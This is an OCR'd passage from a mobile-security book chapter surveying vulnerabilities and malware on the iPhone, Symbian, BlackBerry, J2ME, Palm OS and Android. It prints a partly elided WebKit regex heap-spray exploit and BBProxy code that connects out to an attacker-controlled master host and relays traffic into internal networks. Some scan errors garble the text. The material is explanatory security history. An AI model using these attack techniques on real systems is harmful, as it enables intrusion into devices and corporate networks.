As we mentioned earlier, the iPhone has been found to have several vulnerabilities. One of the first code execution bugs found was in the WebKit library, which was demonstrated and discussed at BlackHat by Charles Miller of Independent Security Evaluators, soon after the iPhone's release. This exploit took advantage of a vulnerability in the regular expression parsing engine, and incorporated several clever trcks to accomplish code execution. Specifically, Charles and his team performed a heap spray to inject the data into the memory of the iPhone. Then the regexp function pulled in the data, which created an overflow condition. At the same time, the regexp1265nction also decoded the exploit code and then executed it. Incidentally, this exploit was written without a debugger and required a close examination of the crash files and core memory dumps. The following is a summary of the attack code:

```
<SCRIPT LANGUAGE="JavaScript"><!--
var arr = new Array();
for (i = 0; i < 500; i++)
{
arr[i]  =  /\x16\x16\x16\x16\…\x16\x16\x16\x16\x16\x16[\x00\x03\x04\x05\x06\
x0c\x0d\x0e\x15\x17\x18\x19\x1d\x1e\x1f\x20\x21\x22\x2a\x2c\x2d\x2e\x35\x37\
x38\x3d\x3e\x3f\x40\x42\x59\x5b\x5d\x5e\x5f….^^^[\x00\x01\x0d\x15\x17\x18\
x1d\x1e\x1f\x20\x23\x35\x37\x38\x3d\x3e\x3f\x40\x42\x59\x5b\x5d\x5e\
x5f]^^^[\x02\x0e\x0f\x15\x17\x18\x19\x1d\x1e\x1f\x27\x38\x39\x3a\x3b\x3d\
x3e\x3f\x40\x42\x59\x5b\x5d\x5e\x5f]^^^[\x00\x0e\x0f\x15\x17\x18\x19\x1d\
x1e\x1f\x35\x37\x38\x39\x3d\x3e\x3f\x40\x42\x59\x5b\x5d\x5e\x5f]^^^[\x07\
x18\x19\x1a\x1b\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\
x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\
x3f\x40\x42\x59\x5b\x5d\x5e\x5f]^^^[\x00\x01\x02\x03\x04\x05\x06\x07\x08\
x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x19\x1b\x1d\x1e\
x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\
x32\x33\x34\x35\x36\x37\x39\x3b\x3d\x3e\x3f\x40\x42\x59\x5b\x5d\x5e\x5f]^^^/i;
}
var re = new RegExp("[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
```

Continued

```
[[**]]ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG[\x02\x03\x04\x06\x08\x09\x0a\x0d\x10\
x12\x14\x16\x22\x23\x24\x2f\x30\x32\x34\x36\x38\x39]XYZABCDEFGHIJKLMNOPQR");
</script>
</body>
```

Thanks to Charles Miller (iPhone hacking expert) for the details of this exploit!

Tool Tip – Iphonedbg

One of the most beneficial tools of exploitation development is the debugger. Without this tool, it is very hard to find and determine how to exploit a vulnerability because there are often anomalies that are impossible to bypass without an insider's help. Core Security, a company well known for their automated penetration testing toolkit, has provided a freely available debugger inspired from weasel, the same tool H.D. Moore used, that not only provides a great debugging environment, but also offers tools to set up a tunnel from the PC to the iPhone via USB, and includes tools to debug iPhone libraries, not just executables (iphonedbg).

Core Security provides a lot of valuable detail on how to use this debugger and its associated files at http://oss.coresecurity.com/projects/iphonedbg.html.

Symbian

Symbian currently holds the largest market share of mobile devices in the world. They have accomplished this by tying themselves to carriers such as NTT DoCoMo (Japan's primary carrier) and through marketing campaigns that appeared to have a great influence in the European market. However, despite the rather large mobile market in the U.S., Symbian has a dwindling market share—to the point where they are now rarely seen—if at all.

In June 2008, Nokia purchased the Symbian OS and set it free—as in free to mobile device carriers. This move was designed to take market share away from cell phone OS vendors like Microsoft, who charge for their OS to be installed on a phone. In addition to dropping the cost to nil, Nokia has promised to make the OS open source, which is a move meant to combat the up and coming Android from Google. While history has yet to be made with regard to the future of Symbian, the mobile market has matured enough to realize that the key to a successful mobile operating system are the opportunities and tools available to developers, as well as the comfort level for the user. Regardless, with a 65 percent worldwide market share, Symbian remains a force to be reckoned with.

Symbian Details

The following section will detail components of the Symbian OS with regards to security. Other features and functions will not be addressed. Due to the relatively large number of

malware that target Symbian, details of the OS as it relates to infections will be discussed in other sections of this book.

File System

The file system of Symbian devices is based on the FAT format, which has a wide level of support. This is really the only significant factor with regards to the file system, and only because there is malware that infects a Symbian device but sits dormant until it is copied to a Windows machine. Once there, and assuming a victim executes it, the file will infect the victim's desktop.

Operating System

The current Symbian operating system is built on the EKA2 kernel, which is a real-time, priority, enabled multithreaded OS designed for the ARM processor. One of the key enhancements of the EKA2 kernel is its ability to handle telephone and normal threads via emulation. Built on top of the kernel are some advanced concepts like Wi-Fi to cellular switching, OTA Exchange syncing, RAM defragmentation (increases RAM efficiency), memory management to reduce power consumption (storing data in RAM requires power), file management, multimedia services, and more.

Unlike the iPhone or WM, the Symbian kernel does as little as possible and outsources the details to extensions, services, and drivers layered on top of the "nanokernel" to maximize the stability of the device. Also unlike other OSes, different versions of the Symbian OS exist, so one application that runs on one type of device might not run on another.

Security

One of the top priorities for Symbian devices is security. The issue is so important that Symbian goes to great effort to ensure their customers know they take security serious. As a result, they make it very hard for someone to attack the system remotely and are quick to close holes. In addition, each new version includes some feature meant to make bypassing protection difficult. Ironically, and despite all the protections, users are still installing applications that are actually malicious in nature.

Platform Security

When reviewing the S60's data sheet, it is apparent that security is a top priority for Symbian. One of the added "key concepts" is Platform Security, which, as Symbian puts it, "…is intended to protect the integrity of the device and to limit access to sensitive data and operations. End users have greater protection from viruses, while operators, licensees, and third-party developers have greater brand and data protection." In other words, thanks to rampant illegal distribution of applications that have resulted in lost revenue to developers and a huge growth in virus infections over the last couple years, Symbian is putting their foot down—they have had enough.

As part of their effort, data can be stored securely with restricted access in a feature known as data caging. The second security feature basically isolates a trusted core of components that cannot be accessed directly, such as the kernel, file system, and software installer.

Code Signing

In addition to the previously mentioned features of Platform Security that help make the Symbian device more secure, one major component is that of code-signing. This is similar to what Microsoft has implemented in their platform, except Symbian maintains four different levels of security based on a concept called compatibility sets. The following outlines each:

- **Open to all** This applies to all applications, regardless of certification. The application interfaces included in this group equal about 60 percent of available APIs, which is enough to modify the user interface and store data.
- **Granted by the user at installation time** The applications in this group are given access to certain restricted capabilities only during installation. This includes most of the functions used by the device, such as access to communications protocols, as well as access to local contact and calendar data. Access to this level requires a certain level of interaction with Symbian, which handles the certification process. Malware will most likely not make it to this level, and as such will be able to access anything extremely sensitive in nature—that's not to say that malware won't cause problems.
- **Granted through Symbian signed** Applications signed with this level of access are permitted to access device related information, such as setting and location information. However, gaining this level of access is not easy and requires a written statement explaining why the application needs this level of access.
- **Granted by the manufacturer** This is the most powerful of certifications and requires a specific agreement between the OEM and Symbian. Access on this level is pretty much all inclusive.

The question remains: How can a virus penetrate the code-signing requirement? Well, given the fact that developers can sign their own applications, it is entirely possible for some sort of malicious code to be permitted by the user—even though they are warned that allowing an unknown piece of code could result in unwanted results. Yet, every day users bypass the suggestions offered by the operating system to reject the installation and manage to infect themselves with an "application" that causes great mischief—in other words, malware.

Tools & Traps…

AllFiles Access

Within the Symbian OS, there is one API that gives the user full access to all files on the device. Under normal operations, this functionality would be a very bad thing. Access to this much data is insecure because it could give someone access to personal and sensitive information such as usernames and passwords. However, and despite everything that Symbian has done, the AllFiles API, one of the most restrictive device manufacturer capabilities, can be accessed by anyone. However, to do this, a phone owner must flash their phone and jump through a couple other hoops. Yet, once done, the phone in hand will reveal more than Symbian intended.

Vulnerability Landscape for Symbian

Symbian devices are the most attacked and abused mobile devices on the market. Over the last several years, they have been the target of some 400+ different malware attacks. The next level is WM with at most ten malware signatures. Yet, at the same time, the vulnerability landscape for Symbian is remarkably small—to the point where there are no significant remotely exploitable issues found in the recent past. The result: This section will be much smaller than it was for iPhone and WM devices.

Warezed Installers

Above all, the biggest source of Symbian malware is found in illegal copies of valid programs—a.k.a, warez. While most users who download illegitimate games and applications online realize they are running the risk of infecting themselves, the apparent benefit is worth the hazard of unexpectedly installing something dangerous. Ironically, some software vendors make the problem worse by releasing versions of their software with unintentional payloads.

One common function of Symbian malware is to command the send SMS messages to premium rate services. So, when a warez program was found to have this functionality in it, the press assumed it was a malicious virus or Trojan. All the symptoms indicated this was


the truth. It was a warezed program that had no copyright protection, the file was tagged with "warezish" content, and it performed a malicious activity without the user knowing. All the facts pointed to a file meant to attract the warez community—including the text near the end of the mosquito.app file contained in the package which reads:

> Pirate copies are illegal and offenders will have lotz of phun!!!!

Despite the fact this was warez, it was soon discovered that this version came from the vendors, who had produced this version to "…prevent users from buying cheaper versions in different countries." (see http://software.silicon.com/malware/0,3800003100,39123118,00.htm)

Regardless of the intent or reasoning or truth of the matter, the version ended up on a warez site and started to spread, which caused a lot of devices to send premium messages. Ironically, this version is still floating around and causing people problems—although the premium rate no longer applies. Figure 7.16 provides a shot of a decompiled portion of the mosquito.app file that contains the target SMS numbers.

Figure 7.16 Mosquito Premium Numbers in IDA Pro



The point is this: If the application is not from a valid source, you can't trust it.

Social Engineering

As if the warez factor wasn't enough for Symbian to deal with, it was quickly discovered that Bluetooth-enabled Symbian devices were "vulnerable" to all sorts of abuses. While most of these only resulted in annoying messages popping up on a discoverable phone, some of the Bluetooth attacks were able to steal phonebooks and more. However, it was the human factor that has helped turn Bluetooth-enabled devices into a threat that must be understood.

Notes from the Underground…

THC

The infamous THC (The Hacker's Choice) released details and ROM images that outlined how to bypass the security protections on a password-protected Symbian device. They were subsequently hit with takedown notices and threats from lawyers that all but forced the Web site offline. However, after some free legal advice, the site came back online and provided the details on how to trick the device into allowing access without a valid pass code. The details of this attack are located at http://freeworld.thc.org/thc-nokia-unlock/.

Specifically, because many early Symbian devices had Bluetooth enabled and were in discoverable mode, it was trivial for another Bluetooth-enabled device to detect it. Once virus writers realized this, they were able to leverage a little social engineering against the phone owner to trick them into accepting a file transfer via Bluetooth, and then execute that file. These types of attacks are covered throughout this book, so we will not cover them in any more detail in this chapter.

Are You Owned?

Invisible Spouseware

While it is possible to contract malware from sources such as warez, or reckless execution of unknown applications, it is also possible to install software that for all practical purposes is malware. This software, known as "Spouseware," gives the phone's owner the ability to monitor all calls, text messages, e-mails, and in some cases, also provides remote monitoring access on live calls.

The targets for this type of software are people who do not trust their significant other and feel the need to violate privacy in order to determine if they are being cheated on. Other reasons are to spy on kids and/or employees. While most in the antivirus and security community consider this software greyware at best, the software is passing through the signing process required by Symbian, Microsoft, and RIM—and as such is considered valid by the operating system. This essentially means it is allowed to access anything in the phone, from camera to voice calls.

Detecting this software on your own can be challenging because it is meant to hide. It is possible to locate signs of installation if you can access the file system, but this requires knowledge of the device that many do not have. Your best option in determining if you are a victim is by scanning your device with an antivirus solution that detects these programs.

BlackBerry

If there is one device that has influenced the enterprise with regards to mobile devices, it is the BlackBerry. Developed by RIM (Research In Motion), this device is the standard for businesses who want to provide their employees with e-mail on the road via push e-mail/contact/calendar data that resides on a server (typically the BlackBerry Enterprise Server) located in the corporate network.

With an estimated 44.5 percent of the market of smartphones in the U.S. (2nd quarter 2008), RIM devices represent a rather significant user base (RIM1). While the majority of RIM users are tied to a corporate server, there is a growing demand in the consumer market for the devices—especially for those who only want a phone that does e-mail, contact management, and calendar support. The following will examine the BlackBerry from a security perspective and highlight the issues affecting users of this device.

BlackBerry Details

One of the positive qualities of the BlackBerry is that the operating system was designed explicitly for the hardware. As a result, users often find a synchronicity that doesn't exist in WM devices. In addition, since the entire device is designed by BlackBerry, they control how the software operates. This has had a huge impact on security, and with one exception, there are no other pieces of malware for the device.

Like most other mobile devices, the majority of BlackBerries use the ARM or xScale processor for its power consumption features. On top of this, RIM has designed a proprietary operating system that they fully control. The interface and all applications of the BlackBerry are designed using Java Micro Edition, which further adds a layer of protection to the device since Java is well known for being a contained environment.

Developers for BlackBerries can download a software development kit for the JDE (Java Development Environment), but will have to pay a $100 certification fee for access to essential APIs. This is a financial obstacle for developers, but is also a financial obstacle for potential malware writers who have to get their code signed for it to be effective. Incidentally, even if a piece of code is installed on the device, little can be gained because the devices are not designed like WM, Symbian, or iPhones. Since the primary customer group is government and big business, security is priority one, which means maintaining a restrictive environment with little freedom. Despite this, there have been two major issues found in the BlackBerry solution and several minor ones that need to be addressed.

BlackBerry Vulnerabilities

BlackBerry devices are relatively secure. They are built from the ground up to keep a restrictive environment. However, some loopholes exist in the hardened shell that can give an attacker a reason to target a BlackBerry.

General Security Issues

Like other mobile environments, the BlackBerry will run unsigned code if the user installs it. However, access to certain functions, such as network access, will not be permitted until the user again accepts the risk by confirming a prompt. This could result in unauthorized SMS activity to premium accounts. The question remains: Is RIM responsible for irresponsible users who infect themselves? They could require all code to be signed, but this breaks the balance between "ease of use" and "security."

Secondly, it is possible to get a piece of malicious code signed with an anonymous $100 pre-purchased credit card. Once the signed application is installed, it will have access to PIM data and protected APIs, which can give the malware the ability to access the e-mail functionality of the device, including reading and sending e-mails. Again, the question remains: Just how far should RIM go to protect the end user from themselves?

BlackBerry Enterprise Server Issues

In 2006, notable security expert, FX researched the RIM solution and found one very exploitable bug. His approach was to take the entire solution, split it up into different parts, and see what was flawed on each component. He discovered that the device itself was pretty secure, and even though there were general security issues, for the most part, RIM had a solid device. Next, he looked at the encryption used to transmit data and found strong FIPS certified crypto. He then looked at the protocols used, and again found some minor issues, such as the ability to spoof a user and lock them out of the BES. Afterward, he looked at the server, which is itself a combination of applications and protocols, where he did find a problem.

Although he found a lot of quality coding, the BES did integrate one piece of open source software that was found to be buggy. The offending piece of code, GraphicsMagick, is used to parse and massage all sorts of image and data files. Everything from TIFs to HTML files to icons can be processed by this library. With this knowledge, FX examined recent bug fixes in the online package and found several bugs that were fixed in recent releases. These included fixes to prevent stack overflows, format issues, and more.

The end result is that FX was able to exploit several bugs in the BES via this component and demonstrate that although RIM has a solid solution, one little overlooked piece can take down the entire security model.

It should be noted that in addition to the issues addressed by FX, operating the server has its own security risks. If default accounts are changed, patches are put in place, vulnerable applications are installed, or the server is used in normal Web surfing tasks, it could fall prey to an attack that could then be leveraged to gain access to the SQL data fed to the RIM users.

BBProxy

At Defcon 14, in the summer of 2006, Jesse D'Aguanno dropped the second BlackBerry-related security bombshell. In his attack scenario, Jesse illustrated how a BlackBerry device

could completely bypass firewall and IDS protections and give an attacker a route into a corporate network. Given the huge number of companies that use these devices, not to mention the number of governments, the research made headlines.

He discovered that the Mobile Data System provided by RIM to remote BlackBerry users essentially put the device onto the network. He then exploited this issue by developing a signed application that first established a connection to a server outside the network, from which it received instructions, and relayed to a host inside the network. This gave him the ability to scan machines, read banners, test ports, and so on.

With the basics covered, he took it to the next step and used a modified version of Metasploit in combination with his BlackBerry proxy program to remotely attack, exploit, and gain shell access to internal devices. The following outlines how the program operates:

1. Upon execution, the program obtains the master address and port number. These values are then used to create a direct TCP connection to a listening server on the Internet.

```
MASTERURL = "socket://" + masterHost + ":" + masterPort +
masterDeviceside;
```

2. Next, the thread is connected and masterIn and masterOut streams are established, through which data can be passed.

```
try {
  masterIn = connection.openInputStream();
} catch (Exception e) {
  System.err.println("Error With InputStream");
}
try {
  masterOut = connection.openOutputStream();
} catch (Exception e) {
  System.err.println("Error With OutputStream");
}
updateDisplay("Connected to "+masterHost+":"+masterPort+" and awaiting
commands.");
```

3. With the connection established, the listener on the server will be asked for a target host and port. This data will be fed into BBProxy, which will use it to build the proxy.

```
     masterIn.read(buffer);
  buf.append(new String(buffer));
String tmp = buf.toString().trim();
   startProxy(tmp);
```

4. After organizing the connections and target information, BBProxy attempts to establish a connection with the target IP:port, and if successful will report back to the Internet-based attacker that the target is "proxied."

```
updateDisplay("Attempt Conn to: "+clientHost);
clientConnection = (SocketConnection)Connector.open(clientURL);
clientIn = (InputStream)clientConnection.openInputStream();
clientOut = (OutputStream)clientConnection.openOutputStream();
masterOut.write("proxied\n".getBytes());
masterOut.flush();
```

5. At this point, the BBProxy sits in the center and accepts data from the master and passes it to the client, and vice versa—thus, the BBProxy is successfully relaying traffic via a BlackBerry.

```
updateDisplay("Proxying data between "+clientHost+":"+clientPort+" and "+m
asterHost+":"+masterPort);
master2clientComm comm1 = new master2clientComm(masterIn, clientOut);
client2masterComm comm2 = new client2masterComm(clientIn, masterOut);
```

Are You Owned?

Why BlackBerries Are Secure

BlackBerries have a reputation for being a solid, stable, and secure mobile platform. But how did they earn this reputation? The answer is found in simplicity and control.

First, RIM completely controls everything in and on the device. They married the hardware and software together to create a solution that feels natural. By doing this, BlackBerry ensured the device works, and works well. Secondly, RIM provides the tools and infrastructure to allow administrators to control the devices. This keeps the devices from becoming a liability and also prevents users from installing potentially unstable or insecure applications. Third, security is a top priority, as is illustrated by their certification requirements. While it is possible to ignore the warnings of an uncertified piece of code, users really have to try to infect themselves. As opposed to Windows XP/Internet Explorer that can be infected by visiting a Web site or opening an executable that is attached, the BlackBerry has no vulnerable Web browser—nor can a user receive a piece of malware via SMS, as with other mobile devices. Since all e-mails go through a server with antivirus scanning, chances of malicious code getting to the BlackBerry are slim, and execution of that code even slimmer with enterprise-level restrictions in place.

J2ME – Java 2 Micro Edition

The Java 2 Micro Edition (J2ME) is the Java version for embedded and small devices like mobile phones. Almost all mobile phones sold today have the means to run J2ME applications, therefore making J2ME a very common platform for mobile phone software. This section will provide a short overview of Java on mobile phones, the security issues involved, and the possibilities for malware attacks.

J2ME comes in different flavors for different kinds of small and embedded devices. The flavor used for mobile phones is the Connected Limited Device Configuration (CLDC). On top of the CLDC is another layer called the Mobile Information Device Profile (MIDP), which is the actual mobile phone–specific set of features and APIs of J2ME. Java for mobile phones has been around for quite some time, therefore MIDP has been improved in order to support the many new features built into modern mobile phones, such as Bluetooth or Near Field Communication. The current version of MIDP is 2.0.

MIDlets – J2ME Applications

Applications in MIDP are called MIDlets (MIDP applets). A MIDlet normally contains two files: a JAR (Java Archive) and a JAD (Java Application Descriptor). The JAR file holds the actual application (the compiled Java classes) and supporting resources like images or audio files. The JAD file is a plain-text file that contains meta information about the application. A JAD file holds information such as the name, version, required storage space, and URL to the JAR file. Optionally, it can also contain security settings and a cryptographic signature of the JAR (see the "MIDlet Permissions and Signing" section later in this chapter).

Installation of a MIDlet is done in two steps. First, the JAD file is downloaded and its contents are displayed to the user. If the user wishes to install the actual application, the JAR file is downloaded and installed. The two steps can be combined in the case where both files are transferred to the phone via Bluetooth or the phone's desktop software. Once a MIDlet is installed, it can be run by the user like any built-in application of the phone.

J2ME Security

The security of J2ME is based on the principal of sandboxing. Each application (MIDlet) is executed in its own environment (a sandbox) without the possibility of interfering with other MIDlets or the host operating system besides the defined API. In order to improve security MIDP 2.0 contains additional security measures for controlling access to certain system resources such as: the IP-based network, the mobile phone interface (phone calls and short messaging), Bluetooth, infrared, the file system, and user data like the address book or the calendar.

MIDlet Permissions and Signing

Although MIDP 2.0 MIDlets have access to security-critical system resources, most of them do not need access to all but a few specific resources such as the network (for example, the Internet). The resources an individual application has access to are regulated with a set of permissions. Each resource is handled by a dedicated permission. The number of resources depends on the individual type of mobile phone. Each permission has four individual settings through which the user can decide how an application can access a resource. The four settings are shown in Table 7.1. A simple example would be an application that needs access to the file system and the Internet. Here, the user could always grant file system access using the *Always allowed* setting, while setting the permission for network access to *Ask every time* so he can see and control when the application tries to access the network. The Java environment asks permission by displaying a message box and the user simply accepts or rejects the request.

Table 7.1 Permission Settings

Setting	Resulting Action
Ask every time	User is always asked for permission before resource can be used
Ask first time only	User is only asked the first time the resource is used
Always allowed	The resource can always be used without the users permission
Not allowed	The resource is not usable at all by the application

Security settings are always bad for the user since he/she cannot easily decide what level of access is needed and what is good or bad for him/her. To solve this issue, application vendors have the possibility of specifying the permissions needed by their applications. In order to keep malicious applications from having permission to access sensitive resources, applications that come with predefined security permissions need a cryptographic signature. The signature insures that a MIDlet was not altered and that the author of the software is known to the issuer of the cryptographic certificate. Through this, it can be assured that the MIDlet can be trusted to not perform any malicious behavior. Details on the security of MIDP and J2ME can be found in the "Links" section at the end of this chapter.

Past Vulnerabilities

J2ME can be regarded as being quite secure because the number of known security issues has been relatively low since its introduction. This section will present vulnerabilities that existed in

the past. The first vulnerability is related to the graphical user interface that could be tricked into hiding a security dialog. The second vulnerability is a buffer overflow in the Java virtual machine.

Siemens S55 Permission Request Race Condition

The Siemens S55 mobile phone contained a race condition in the security permission request user interface. This vulnerability allowed a malicious application to send short messages (SMS) without proper authorization by the user. The malicious MIDlet could simply show another harmless looking dialog right after requesting the sending of a short message. The user would only see the harmless looking dialog since it is drawn on top of the authorization dialog. When the user presses a key to close the harmless dialog, the key press is actually received by the authorization dialog. The user therefore can be tricked into sending short messages. This could be abused for scams using premium-rate short messages. The bug was discovered in 2003 by the Phenoelit group.

KVM Buffer Overflow Vulnerability

Early versions of the Kilobyte Virtual Machine (KVM), the virtual machine used by many J2ME implementations, contained buffer overflow vulnerabilities that allowed full access to the underlying mobile phone operating system. This issue was fixed soon after its discovery since it was posing a serious threat to many mobile phones. The vulnerability would have allowed an attacker to access every piece of data stored on the phone, making phone calls and sending short messages. Exploiting this flaw would be very complicated and time-consuming but would be nearly undetectable for the user. The vulnerability is very complex and could fill an entire chapter. For further details, please see the "Links" section at the end of this chapter. The bug was discovered by Adam Gowdiak in 2004.

Current Vulnerabilities

Not too many known vulnerabilities are related to J2ME in current mobile phones. We picked one particularly interesting case in which a specific mobile phone contained a number of small vulnerabilities that would not be serious on their own but when combined could be harmful. The case we are presenting here is the Nokia 6131 NFC, a mobile phone featuring Near Field Communication (NFC) technology. NFC is an RFID-based short range communication technology specifically designed for mobile phones. Mobile phones equipped with NFC can, besides other NFC functionalities, read and write RFID tags.

The Nokia 6131 NFC Silent MIDlet Installation Vulnerability

The 6131 phone has a simple flaw through which MIDlets are installed without user consent. This happens whenever the phone's Web browser downloads a JAR file. The MIDlet

stored in the JAR file is automatically installed without asking the user's permission or even notifying the user about the installation process. After the successful installation of the application, the user is mainly asked if he would like to run the application. The average user is likely to run the freshly downloaded application because there were no security warnings. In the normal application installation procedure that starts with downloading a JAD file, the user first needs to confirm a security warning about the application being installed. The absence of this warning could lure the user into believing the application is trusted.

PushRegistry Abuse on the Nokia 6131 NFC

The MIDP PushRegistry is a mechanism through which MIDlets can register themselves for being launched when a certain type of event occurs, such as the arrival of data in a specific format. The PushRegistry can handle everything from SMS, to TCP/IP servers, to Bluetooth, and Near Field Communication (NFC). The PushRegistry normally ensures that only one application can register for a certain event. Further, it ensures that no blanket registration takes place; otherwise, one application could intercept all events of a certain type.

The issue with the 6131 is such a blanket registration for one of the main NFC data types, the URI (Uniform Resource Identifier). The most common URI is the URL (Uniform Resource Locator). A malicious MIDlet can register for being launched for every NFC tag that contains a URI. The MIDlet therefore is able to intercept and manipulate all URIs, and especially all URLs read from NFC tags. The malicious MIDlet then can save and/or transfer the URLs to a server on the Internet (for example, to track the user's behavior). Further, it could modify the NFC tag (if it is writable) to contain a link to itself on the Internet. The next NFC phone that reads the modified tag will possibly download and install the MIDlet due to the silent install vulnerability discussed earlier. The combination of both issues can be abused to create a self-replicating MIDlet that could also be called a virus or worm.

Other Notable Platforms

This section mainly introduces other significant platforms and outlines the vulnerability history, risks, and possible future issues as they apply. Just because a platform is in this section does not make it any less noteworthy, secure, or insecure than the other platforms we have discussed—it only means the OS is either over the hill or not fully developed.

Palm OS

The Palm operating system was originally designed for the very simple PDAs (personal digital assistants) manufactured by U.S. Robotics and, later, Palm Computing. The first version of Palm OS was released with the Palm Pilot 1000 in 1994. Since then, Palm OS has been heavily improved. While Palm OS 1.0 didn't even support networking, today Palm OS–based devices contain Bluetooth as well as wireless LAN. Although Palm OS was originally

designed for PDAs only, today most of the Palm OS–based devices are smartphones. There is much more to say about Palm OS, and the history of Palm is long and complicated. For additional details on both, please refer to the links at the end of this chapter.

Palm OS Security

Palm OS is a single-user operating system that does not have the notion of a user or an administrator. On a Palm OS–based device, every application basically has access to every file and database. Further, any application can hook and therefore intercept almost any system call on a Palm OS device. Although this functionality is not used by any of the malicious applications described later in this section, it has the potential for abuse. On the bright side of security for Palm OS is the file system encryption that was introduced with version 5.0 of the OS. Here, files can be encrypted with RC4. AES was added later through a system update.

The Palm OS Password Issue

Palm OS contains a security feature to control access to private data stored on a device. If activated, the user must enter a password in order to access or synchronize any database marked as private. With Palm OS version 3.5.2 and earlier, the password could be easily retrieved with physical access to the device. Accessing the password was relatively simple since it was stored in an insecure way on the device. Also, the password was sent to the desktop computer while synchronizing. The problem was that the password was not properly encrypted. An attacker could simply copy the database or sniff the synchronization and then crack the password. This issue was discovered by Kingpin and DilDog of @stake in 2000.

Palm OS Security Lock ByPass Vulnerabilities

The Treo is the most popular smartphone based on the Palm operating system. A security vulnerability was discovered that allows access to the information stored on the device while it is locked. The vulnerability is created by the fact that the built-in find feature (a device-wide searching facility) is usable while the device is locked. An attacker can just execute a search and then access the results, thus bypassing authentication. Another very similar vulnerability exists in the latest Palm OS–based mobile phone, the Centro. Here, an attacker can bypass the screen lock by using the emergency calling functionality. This is possible because the device provides access to the application launcher while showing the phone dialing dialog, therefore allowing access to the device even if the device lock is active. This vulnerability was discovered by Irvin R. Mompremier in early 2008. The Treo find vulnerability was discovered in 2006 and was published in 2007 by Wikes, Cooley, and King of Symantec.

Palm OS Malware

There exists almost no Palm OS malware. The only three known pieces of malware are really simple and more like proof-of-concepts. However, all three are destructive so they cannot be classified as proof-of-concept.

The LibertyCrack Trojan

The LibertyCrack Trojan is a simple piece of malware that pretends to be a crack for the Liberty Gameboy Emulator. Like many Trojans, the LibertyCrack Trojan must be installed by the user. This means it also does not replace itself and therefore cannot spread. When the Trojan is run by the user, it deletes all applications (all PRC databases) and reboots the device. LibertyCrack was discovered in the summer of 2000.

The Phage Virus

Phage is the first virus created for Palm OS–based devices. It is a real virus since it is self-replicating and infects other applications installed on a device. Compared to viruses created for early personal computers, Phage is still very simple since it actually does not infect but destroys infected application binaries. The application icon is not modified in the process, thus the user only discovers the infection while trying to run an infected application. Phage was discovered in late 2000.

The Vapor Trojan

The Vapor Trojan is very similar to the Liberty Trojan. It cannot replicate and has to be installed by the user of a device. The malicious functionally of Vapor is also very similar to the Liberty Trojan but instead of deleting all applications on a device it just hides them. This is done by changing the application database attributes so the application launcher does not display them. The Vapor Trojan was also discovered in late 2000.

Linux

Linux is a very popular platform for mobile devices. From dedicated devices that were released, like the Sharp Zaurus, to the Familiar operating system that can be installed on an iPaq, and to current Linux-based phones from Nokia, Linux is picking up support in the mobile market. Along with this comes the ability to have complete control over the phone or PDA, and the relatively secure platform that can easily be converted into a hacking machine.

While there might be hundreds of phones with Linux installed, it is hard to categorize them under one umbrella. This is because each implementation of the Linux OS on each device is different. As a result, a bug that might be found on one device will probably not exist on another. Ironically, bugs on Linux-based phones are very rare due to the fact that Linux is inherently more secure—assuming it is set up correctly on the device. In addition, many Linux phones use Java programs meant to interact with the user, thus limiting the impact of an attack.

Android

Google's Android is the latest and hottest cell phone operating system to be released. There is no doubt that this OS will make great waves in the mobile device world, but at this time it

is not being sold on any devices. As a result, we can only speculate what security mechanisms and failures will exist in the OS.

However, we do know some facts about the phone. First, it is built on Linux, but resides in its own environment, much like a Java/Linux phone. Second, there will be some security integrated into how third-party applications will be deployed and installed on the phone. Third, we can expect a large number of applications to be released when the phone enters the market. In fact, you can download a software development kit now and program/debug your own applications for free using the Android Emulator (Figure 7.17).

Figure 7.17 Android Running in Emulator

Although the OS is not yet being sold on a phone, a number of vulnerabilities have been discovered. Specifically, Core Security, the creators of CORE Impact, uncovered several bugs in how Android's browser processes images. While it is pure speculation, we can only imagine the scrutiny this OS will experience and the subsequent bugs that will be found once Android is released!

Exploit Prevention

No system is 100-percent secure. This is rule number one for all digital devices that process human-provided code. As a result, it is important to take precautions to prevent vulnerabilities, and more specifically the exploitation of a program to allow unwanted actions. This section will outline the key OSes we have covered in this chapter; however, all of the points discussed in each chapter apply to any device: mobile or static.

WM Defense

